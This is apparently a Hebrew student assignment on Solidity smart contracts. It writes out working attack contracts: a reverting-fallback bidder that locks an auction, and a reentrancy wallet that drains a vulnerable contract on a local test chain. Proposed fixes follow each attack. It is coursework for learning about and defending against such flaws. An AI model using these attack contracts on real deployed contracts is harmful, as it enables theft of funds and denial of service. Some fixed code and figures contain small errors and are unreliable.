

מטבעות קריפטוגרפיים - תרגיל 4



דניאל אפרימי 203865837

אלון נצר 311602536

חלק א'

שאלה 1

ניתן לראות בצד שמאל שהגדרנו את השם כ- Daniel (צמוד לכפתור ה- Deploy).
כמו כן, ניתן לראות זאת בטרנזקציה בתמונה השנייה.



שאלה 2

כפי שלמדנו בתרגול, ה- modifier שנקרא view מסמל שהפונקציה יכולה לקרוא מהמצב של ה- contract אבל לא לשנות אותו (מזכיר את ה- modifier על מתודות ב- cpp שנקרא const).
לכן, עבור getters בקוד זה פתרון הגיוני, בגלל שאנחנו לא רוצים לשנות את המצב של החוזה אלא רק לקבל את הערך של משתנה מסוים. זו הסיבה שהפונקציה get_val מופיע עם view.
לעומת זאת, ב-setters (כמו set_val) אנחנו משנים את ה-state של החוזה ולכן לא נרצה להגדיר את הפונקציה כ- view. זו הסיבה שהפונקציה set_val מופיע בלי view.

שאלה 3

ניתן לראות שבאחד הפרמטרים מופיעה המילה event, עם השם של הevent שהוגדר בפונקציה set_val. אפשר לראות את הארגומנטים של האיוונט בתמונה המצורפת.

```
logs
[
  {
    "from": "0x7F244e9851314a5876D4925f8307744F869131F5",
    "topic": "0xd768234da4471c1f3d4e48858b23c1762fabaf244cd70a5dfe0b23781f9aae81",
    "event": "NewValue",
    "args": {
      "0": "1",
      "1": "Daniel",
      "value": "1",
      "p_name": "Daniel",
      "length": 2
    }
  }
]
```

שאלה 4

שינינו את הקוד כך שמי שיקרא ל- set_val יוכל לשנות את הערך רק אם הוא ה-owner של החוזה. בבנאי של החוזה שמרנו את הכתובת של ה- account שביצע את הפעולה (שורה 12).
בפונקציה set_val אנחנו מוודאים באמצעות require שמי שקרא לפונקציה הוא אכן ה-owner.
במידה ולא - נזרוק שגיאה. אחרת, נמשיך כרגיל (ונעלה את הערך של המשתנה val ב-1).
** הקובץ מופיע בשם MyFirstContractOwner.sol.

```
3 contract MyFirstContract{
4
5     int private val;
6     string private name;
7     address private owner;
8
9     event NewValue(int value, string p_name);
10
11     constructor(int value, string memory my_name) public {
12         owner = msg.sender;
13         val = value;
14         name = my_name;
15     }
16
17     function get_val() view external returns(int){
18         return val;
19     }
20
21     function get_name() view external returns(string memory){
22         return name;
23     }
24
25     function set_val(int) external{
26         require(msg.sender == owner, "not the owner, cant change the value");
27         val +=1;
28         emit NewValue(val, name);
29     }
30 }
31
```

אפשר לראות בתמונה למטה, שכאשר קראנו לפונקציה `set_val` (כאשר הגדרנו את `val` להיות בעל ערך שווה ל-0 בDeploy) הערך של `val` עלה ב-1 (שכן, זה מה שהפונקציה עושה) - סימנו את השורה שמראה שהערך של `val` שווה ל-1 (כלומר לא נזרקה שגיאה).

✓ [block:7 txIndex:0] from:0xF9F...c754a to:MyFirstContract.set_val(int256) 0x6A2...E7883 value:0 wei data:0xa49...00001 logs:1 hash:0xb65...18a93 Debug ^

status	true Transaction mined and execution succeed
transaction hash	0xb657d878b8ddbd3fab5ee91142f2fe43960a56e70f865426e191884228f18a93
from	0xF9F3899861414631A3865D9EE7569575f6c754a
to	MyFirstContract.set_val(int256) 0x6A2B3D7bFc3b610F5e05f522A8D72ea9194E7883
gas	48457 gas
transaction cost	48457 gas
hash	0xb657d878b8ddbd3fab5ee91142f2fe43960a56e70f865426e191884228f18a93
input	0xa49...00001
decoded input	{ "int256": { "_hex": "0x01" } }
decoded output	-
logs	[{ "from": "0x6A2B3D7bFc3b610F5e05f522A8D72ea9194E7883", "topic": "0xd768234da4471c1f3d4e48858b23c1762fabaf244cd70a5dfe0b23781f9aae81", "event": "NewValue", "args": { "0": "1", "1": "Daniel", "value": "1", "p_name": "Daniel", "length": 2 } }]

בתמונה מתחת ניתן לראות כי קיבלנו חריגה כאשר החלפנו את `account` להיות אחד אחר.

```
transact to MyFirstContract.set_val pending ...  
  
transact to MyFirstContract.set_val errored: Error: Returned error: VM Exception while processing transaction: revert not the owner, cant change the value
```

חלק ב'

שאלה 1

מצב התחלתי - יש לנו שלושה חשבונות שאותחלו עם 100 איתריום:

MNEMONIC ⓘ		HD PATH			
junk essence book shoot manage tennis aunt smart lottery happy gate pilot		m/44'/60'/0'/0'/0/account_index			
ADDRESS	BALANCE	TX COUNT	INDEX		
0xDf34Ec28501083Cae2aeBa5d0380B5a715925bE7	100.00 ETH	0	0		
ADDRESS	BALANCE	TX COUNT	INDEX		
0xF92Fb61efbe5f4F42C661EE97701004915563AC4	100.00 ETH	0	1		
ADDRESS	BALANCE	TX COUNT	INDEX		
0x58bD888f99FA7f68c0732999302B826c77b1e439	100.00 ETH	0	2		

ביצענו טרנזקציה (התמונה השנייה) שמעבירה 50 איתריום מהחשבון הראשון - ולכן הוא ה-highestBidder. ניתן לראות כי אכן ירדו 50 איתריום בגנאש עבור אותו חשבון.

ADDRESS	BALANCE	TX COUNT	INDEX	
0xDf34Ec28501083Cae2aeBa5d0380B5a715925bE7	49.99 ETH	2	0	
ADDRESS	BALANCE	TX COUNT	INDEX	
0xF92Fb61efbe5f4F42C661EE97701004915563AC4	100.00 ETH	0	1	
ADDRESS	BALANCE	TX COUNT	INDEX	
0x58bD888f99FA7f68c0732999302B826c77b1e439	100.00 ETH	0	2	

```
[block:2 txIndex:0] from:0xDf3...25bE7 to:Auction.bid(string) 0xA3B...42109 value:5000000000000000000 wei
data:0x7ae...00000 logs:0 hash:0xf70...23363

status true Transaction mined and execution succeed
transaction hash 0xf70c377839be3bb135858abc9ae717e3b55c3f6f11f414f61aa0068623e23363 ⓘ
from 0xDf34Ec28501083Cae2aeBa5d0380B5a715925bE7 ⓘ
to Auction.bid(string) 0xA3BeC5c553e944f8b58c7F34732D0A66EA342109 ⓘ
gas 64676 gas ⓘ
transaction cost 64676 gas ⓘ
hash 0xf70c377839be3bb135858abc9ae717e3b55c3f6f11f414f61aa0068623e23363 ⓘ
input 0x7ae...00000 ⓘ
decoded input {
  "string name": "daniel"
} ⓘ
decoded output - ⓘ
logs [] ⓘ ⓘ
value 5000000000000000000 wei ⓘ
```


ביצענו העברה של 60 איתריום מהחשבון השני - כלומר הוא highestBidder. ניתן לראות בתמונה השניה כי אכן השם שהגדרנו לו מופיע בשם של highestBidderName, וכי הכסף של הhighestBidder הראשוני הועבר אליו מחדש (החשבון הראשון בגנאש).

ADDRESS 0xDf34Ec28501083Cae2aeBa5d0380B5a715925bE7	BALANCE 99.99 ETH	TX COUNT 2	INDEX 0	
ADDRESS 0xF92Fb61efbe5f4F42C661EE97701004915563AC4	BALANCE 40.00 ETH	TX COUNT 1	INDEX 1	
ADDRESS 0x58bD888f99FA7f68c0732999302B826c77b1e439	BALANCE 100.00 ETH	TX COUNT 0	INDEX 2	

ניתן לראות כאן את הטרנזקציה שמבצעת העברת כספים זו, יחד עם השם alon:

```
[block:3 txIndex:0] from:0xF92...63AC4 to:Auction.bid(string) 0xA3B...42109 value:6000000000000000000 wei
data:0x7ae...00000 logs:0 hash:0xd6...elff9


status true Transaction mined and execution succeed
transaction hash 0xd659991676631f626ef52c621702d660fd6f0a7d520637b9041980d4b9e1ff9
from 0xF92Fb61efbe5f4F42C661EE97701004915563AC4
to Auction.bid(string) 0xA3BeC5c553e944f8b58c7F34732D0A66EA342109
gas 64939 gas
transaction cost 64939 gas
hash 0xd659991676631f626ef52c621702d660fd6f0a7d520637b9041980d4b9e1ff9
input 0x7ae...00000
decoded input {
  "string name": "alon"
}
decoded output -
logs []
value 6000000000000000000000 wei
```




כלומר, ניתן לראות כי כאשר מציעים מחיר גבוה יותר הפרטים של HighestBidder משתנים כמו שצריך. החוזה הזדוני נמצא בקובץ EvilWalletPart2.sol.

שאלה 2

אתחלנו 3 משתמשים, כל אחד עם 1000 איתר, וקודם כל עשינו deploy לחוזה BrokenAuction ע"י המשתמש הראשון. ניתן לראות שכל המשתנים של החוזה מאותחלים לערכים הדיפולטיביים שלהם (ה-address של ה-cur winner היא כולה אפסים, וה-highest bid גם כן 0, וה-name גם כן מחרוזת ריקה).



כעת עשינו bid עי"י משתמש 2 על-סך 100 איתר, וניתן לראות שהכתובת שלו (היא נמצאת ב- screenshot בבעמוד הבא שמראה בין היתר את הסכומים שיש לכל אחד) היא אכן זו שכתובה כ- cur_winner וגם ה- highest bid היא 100 איתר:



נגדיר את החוזה MaliciousBidder שישבור את BrokenAuction על-ידי חסימת האפשרות של משתמשים אחרים להציע סכום גבוה יותר:

```


1 pragma solidity ^0.5.8;
2
3 import "./BrokenAuction.sol";
4
5 contract MaliciousBidder {
6     Auction auction;
7
8     event Deposit(address sender, uint amount);
9
10    constructor(address auctionAddress) public {
11        auction = Auction(auctionAddress);
12    }
13
14    function bid(string memory name) public payable {
15        auction.bid.value(msg.value)(name);
16    }
17
18    function() external payable {
19        // If money is sent to a contract and it doesn't have a receive method it will always
20        // call a fallback function, so a transfer method to this contract will reach here.
21        revert();
22    }
23 }

```


עכשיו נעשה deploy ל-MaliciousBidder ע"י משתמש 3, וניתן את הכתובת של ה-auction שמשתמש 1 יצר לפני-כן (שימו לב לסכומים - רואים שלמשתמש 2 יש 900 איתר כי הוא כרגע מחזיק את ה-bid הגבוה ביותר, על-סך 100 איתר).

The screenshot shows the Web3 Provider interface for deploying a contract. Under the 'ENVIRONMENT' section, the 'Web3 Provider' is set to 'Custom (5777) network'. Three accounts are listed: '0x7C3...1fe1A (999.99347876 ether)', '0x2CE...c0E0C (899.9987074 ether)', and '0x568...6a448 (1000 ether)' which is selected. The 'GAS LIMIT' is set to '3000000'. The 'VALUE' is set to '0' ether. Under the 'CONTRACT' section, the contract is named 'MaliciousBidder - browser/EvilWalle'. The 'Deploy' button is highlighted in orange, and the contract address '0xB3447629f148eDfE7B6D' is shown. Below this, there is a checkbox for 'PUBLISH TO IPFS' which is unchecked, followed by an 'OR' separator. There are two buttons: 'At Address' and 'Load contract from Address'. At the bottom, it shows 'Transactions recorded' as 2, 'Deployed Contracts' with a trash icon, and a link to 'AUCTION AT 0xB34...91801 (BLOCKCHAIN)' with a copy icon.


כעת נעשה bid ע"י משתמש 3 על-סך 200 איתר (עם השם Daniel), באמצעות החוזה maliciousBidder והוא יתעדכן בהתאם:





ניתן גם לראות שהסכומים התעדכנו בהתאם (משתמש 2 קיבל בחזרה את ה-100 אית'ר שלו, כי הוא כבר לא ה-
highestBidder, ולמשתמש 3 יש כרגע 800 אית'ר):



עכשיו ננסה לעשות bid של 300 אית'ר באמצעות משתמש 2 (עם השם Alon)


ACCOUNT 

0x2CE...c0E0C (999.998707)  


GAS LIMIT


3000000

VALUE

300 ether 

CONTRACT


MaliciousBidder - browser/EvilWalle 


Deploy 0xB3447629f148eDfE7B6D 


☐ PUBLISH TO IPFS


OR


At Address Load contract from Address

Transactions recorded 4 


Deployed Contracts 

▼ AUCTION AT 0XB34...91801 (BLOCKCHAIN) 


bid Alon 

get_bidder_na... 

0: string: Daniel


get_cur_winner 


0: address:
0xf6b5a4773b4b03EF227c4FAD66c49e379556685f


get_highest_bid 

0: uint256: 20000000000000000000


נקבל שגיאה, כי בפונקציה bid החוזה BrokenAuction מנסה להעביר את הכסף של משתמש 3 אליו בחזרה, ובגלל שהוא עשה זאת דרך החוזה הזדוני MaliciousBidder אז הכתובת היא הכתובת של MaliciousBidder וכאשר מעבירים לו כסף הוא עושה ישירות revert ולא מאפשר לעשות את זה. כאן למעשה "תקענו" את המכרז, ואף אחד לא יכול להציע סכום גבוה יותר.

▼ AUCTION AT 0XB34...91801 (BLOCKCHAIN) 


bid Alon 

get_bidder_na... 


0: string: Daniel

get_cur_winner 


0: address:
0xf6b5a4773b4b03EF227c4FAD66c49e379556685f


get_highest_bid 

0: uint256: 20000000000000000000


Low level interactions 

CALLDATA


listen on network  Search with transaction hash or address

to:Auction.get_bidder_name() data:0x4fc...6954b 

call to Auction.get_cur_winner

[call] from:0x568e294C306426A1bF91573454Ab8A2dB9C6a448 to:Auction.get_cur_winner() data:0xf3d...f2bc6 

call to Auction.get_highest_bid

[call] from:0x568e294C306426A1bF91573454Ab8A2dB9C6a448 to:Auction.get_highest_bid() data:0xb81...d647e 

transact to Auction.bid pending ...

transact to Auction.bid errored: Error: Returned error: VM Exception while processing transaction: revert

הסכומים נותרו אותו הדבר:

0x7C3...1fe1A (999.99347876 ether)
✓ 0x2CE...c0E0C (999.99804864 ether)
0x568...6a448 (799.99472836 ether)

שאלה 3

השינוי שביצענו לקובץ *BrokenAuction.sol* על מנת למנוע את המתקפה על ידי חוזה זדוני אחר נמצא בקובץ *BrokenAuctionFixed.sol* (ויש גם screenshot מצורף).

כפי שאפשר לראות, כעת אנחנו לא מעבירים את ה- *bid* של ה- *highestBidder* על-ידי הפונקציה *transfer* בתוך הפונקציה *bid*. זה בגלל שבסעיף א' ראינו אפשרות של התוקף לזרוק *exception* ולא לאפשר למנות *highestBidder* אחר.

כפי שמופיע בלינק שמצורף לתרגיל, הפתרון הוא ליצור מילון בין כתובות של *accounts* שעשו *bid* שהיה גבוה מה- *highestBid* אבל כעת הוא איננו ה- *highestBid*. במידה וישנו *highestBidder* חדש, אנחנו לא נחזיר את הכסף ל- *highestBidder* הנוכחי במתודה *bid*, אלא נאפשר לו לקרוא למתודה *withdraw* שבאמצעותה הוא יכול למשוך את הכסף שמגיע לו (אם קיים כזה). שם (בפונקציה *withdraw*) אנחנו מאפסים את הערך של הסכום המיועד לכתובת מסוימת ורק אז מעבירים את הכסף (כדי למנוע מתקפת *re-entrancy* כמו בשאלה הבאה).

כעת אם התוקף יזרוק שגיאה הוא היחיד שיפגע מכך ולא שאר המשתמשים בחוזה/חוזים אחרים.

בנוסף, על-מנת לדאוג שהיוצר של המכרז יוכל לסיים את המכרז ולקחת את ה- *highestBid* יצרנו את הפונקציה *end_auction* ובה אנחנו משנים משתנה בוליאני של החוזה שמסמל שהחוזה נגמר (וכעת אי אפשר לעשות *bid* כי בתחילת הפונקציה מוודאים שהמשתנה *auctionEnded* הוא *false*). לאחר שעושים את זה, מעבירים את הכסף ליוצר המכרז ע"י *transfer*.

```
1 pragma solidity ^0.5.8;
2
3 contract Auction {
4     address payable private highestBidder;
5     string highest_Bidder_name;
6     uint private highestBid;
7     address payable private owner;
8     mapping (address => uint) pendingWithdrawals;
9     bool auctionEnded; // It is initialized as false by default.
10
11     constructor() public payable {
12         owner = msg.sender;
13     }
14
15     function bid(string memory name) public payable {
16         require(!auctionEnded, "Too late, the auction was ended.");
17         require(msg.value >= highestBid, "There is already a higher bid, try harder!");
18
19         if (highestBidder != address(0)) {
20             pendingWithdrawals[highestBidder] += highestBid;
21             highest_Bidder_name = name;
22         }
23
24         highestBidder = msg.sender;
25         highestBid = msg.value;
26     }
27
28     function withdraw() public {
29         uint amount = pendingWithdrawals[msg.sender];
30         pendingWithdrawals[msg.sender] = 0;
31         msg.sender.transfer(amount);
32     }
33
34     function end_auction() external payable {
35         require(msg.sender == owner, "You are not the owner of the auction, so you can not end it.");
36         require(!auctionEnded, "The auction was already ended, so you can not end it.");
37         auctionEnded = true;
38         owner.transfer(highestBid);
39     }
40
41     function get_cur_winner() view external returns(address payable){
42         return highestBidder;
43     }
44
45     function get_highest_bid() view external returns(uint) {
46         return highestBid;
47     }
48
49     function get_bidder_name() view external returns(string memory){
50         return highest_Bidder_name;
51     }
52 }
53
```

חלק ג'

שאלה 1

יצרנו חוזה בשם MaliciousWallet, שהפונקציות deposit ו- withdraw שלו קוראות לפונקציות deposit ו- withdrawBalance מהחוזה VulnerableWallet. אנחנו מבצעים הפקדה בהתחלה על סך סכום מסויים, ואז אנחנו קוראים לפונקציה withdraw של החוזה. בחוזה הפגיע אנחנו מבצעים העברת של הכסף שהפקדנו, אבל אנחנו קוראים לפונקציית call שקוראים לפונקציית fallback שהגדרנו. בפונקציה זו אנחנו מבצעים את העברת הכסף שהופקד, ולאחריה קריאה נוספת לפונקציה withdrawBalance על מנת לקחת עוד כסף.

```
1  pragma solidity ^0.5.8;
2
3  import "./VulnerableWallet.sol";
4
5
6  contract MaliciousWallet {
7      uint private iterations = 0;
8      uint constant private MAX_ITERATION = 3;
9      Wallet wallet;
10
11     constructor(address walletAddress) public {
12         wallet = Wallet(walletAddress);
13     }
14
15     function deposit() external payable {
16         wallet.deposit.value(msg.value)();
17     }
18
19     function withdraw() external payable {
20         iterations = 0;
21         wallet.withdrawBalance();
22         msg.sender.transfer(address(this).balance);
23     }
24
25     function() external payable{
26         if (iterations < MAX_ITERATION - 1) {
27             iterations += 1;
28             wallet.withdrawBalance();
29         }
30     }
31 }
```

-

—

—

- ביצענו קריאה לפונקציה **withdraw** וכעת יש בחשבון **120 איתריום** (אתחלנו את החשבונות עם 100 איתריום). כלומר, ביצענו 3 קריאות רקורסיביות (ניתן לראות ב- fallback) ובכל קריאה משכנו סכום של 10 איתריום (אותו סכום שהפקדנו בהתחלה).

The screenshot shows the Remix IDE interface. On the left, the 'DEPLOY & RUN TRANSACTIONS' panel is visible, showing a 'Deploy' button and a 'Withdraw' button. The main area displays the Solidity code for 'MaliciousWallet' and the transaction details for a 'withdraw' call. The transaction status is 'true Transaction mined and execution succeed'.

שאלה 2 - פתרונות אפשריים לבעיה

- אפשר להעביר את שורה 20 לשורה 17, כך שברגע שנקרא לפונקציית fallback בחוזה הזדוני, הערך שהפקדנו שנמצא במילון יאופס ולכן לא נעביר שום סכום לחוזה הזדוני שכן הערך שמופיע במילון הוא 0.
- הקובץ נמצא בתיקייה תחת השם `VulnerableWalletA.sol`. ניתן לראות את הפתרון גם בתמונה - הראשונה זה הקוד המקורי והשניה זה הקוד המתוקן:

```
function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];
    (bool res,) = msg.sender.call.value(amountToWithdraw)("");
    require(res);
    userBalances[msg.sender] = 0;
}
```

```
function withdrawBalance() public {
    uint amountToWithdraw = userBalances[msg.sender];
    userBalances[msg.sender] = 0;
    (bool res,) = msg.sender.call.value(amountToWithdraw)("");
    require(res);
}
```

- פתרון נוסף הוא ליצור mapping בין `uint` -> `addresses`. כאשר המילון ישמור את מספר הקריאות הרקורסיביות שנעשו על ידי חוזה מסויים. כלומר, באתחול כל חוזה/משתמש יחזיק

ערך של 0 במילון הנ"ל. כאשר חוזה/משתמש רוצה למשוך סכום מסוים על ידי הפונקציה withdrawBalance אנחנו נוודא שאכן הערך הזה הוא 0 (כלומר החוזה/משתמש לא קרא לפונקציית הנ"ל עדיין) - במידה ואכן זה המצב נרצה להעביר את הסכום שהחוזה הפקיד בחוזה החכם. במידה ולא, אנחנו נרצה למנוע את האפשרות של שליחה מחדש של כספים שהתבצעו כבר.

הקובץ נמצא בתיקיה תחת השם VulnerableWalletB.sol (מצורף גם כאן כ-screenshot).

```
VulnerableWalletB.sol
1 pragma solidity ^0.5.8;
2
3 contract Wallet{
4     mapping (address => uint) private userBalances;
5     mapping (address => uint) private userCalls;
6
7     function deposit() public payable{
8         userCalls[msg.sender] = 0;
9         userBalances[msg.sender] = msg.value;
10    }
11
12    function withdrawBalance() public {
13        if (userCalls[msg.sender] == 0) {
14            userCalls[msg.sender] = 1;
15            uint amountToWithdraw = userBalances[msg.sender];
16            (bool res,) = msg.sender.call.value(amountToWithdraw)("");
17            require(res);
18            userBalances[msg.sender] = 0;
19            userCalls[msg.sender] = 0;
20        }
21    }
22 }
23
```

שאלה 3

נשים לב שמשתמשים ב- msg.sender בארבעה מקומות בקוד של VulnerableWallet:

1. בפונקציה deposit: שמים את msg.value בתא המתאים ל- msg.sender במיפוי userBalances.
2. בפונקציה withdrawBalance ראשית קוראים את הסכום אותו רוצים למשוך מהתא המתאים ל- msg.sender במיפוי userBalances.
3. אח"כ שולחים את הערך הזה ל- msg.sender באמצעות הפונקציה call.
4. בסוף מאפסים את ה- balance בתא המתאים ל- msg.sender במיפוי userBalances.

אם נחליף את msg.sender ב- tx.origin, אז ראשית בפונקציה deposit ההשמה תתבצע אל התא המתאים ל- tx.origin, כלומר למשתמש שקרא לפונקציה הזו מלכתחילה. אם המשתמש הזה קרא (בטעות) לחוזה זדוני והוא זה שקרא לפונקציה deposit של Wallet אז ההשמה תתבצע לתא המתאים למשתמש המקורי. ככה החוזה הזדוני יכול לאפס את ה- balance של יוזר, ע"י קריאה לפונקציה deposit של Wallet עם value של 0. נשים לב שאם בחוזה Wallet היו משתמשים ב- msg.sender אז החוזה הזדוני לא היה יכול לשנות את התא המתאים ל- account שקרא לו, כי כאשר החוזה הזדוני קורא ל- deposit של Wallet אז הכתובת שלו היא msg.sender ולכן התא המתאים לו יכול להשתנות, אבל לא התא המתאים ל- account המקורי שקרא לו.

נשים לב שאם החוזה הזדוני רוצה לקחת כסף של מישהו אחר באמצעות קריאה לפונקציה `withdrawBalance` זה לא כל-כך יעבוד.

הסכום שיילקח יהיה `amountToWithdraw` שהוא מוגדר להיות התא המתאים ל- `tx.origin`. העניין הוא שהערך הזה יישלח ל- `tx.origin` ולא ל- `msg.sender` ולכן לא החוזה הזדוני הוא זה שיקבל את הכסף אלא המשתמש המקורי.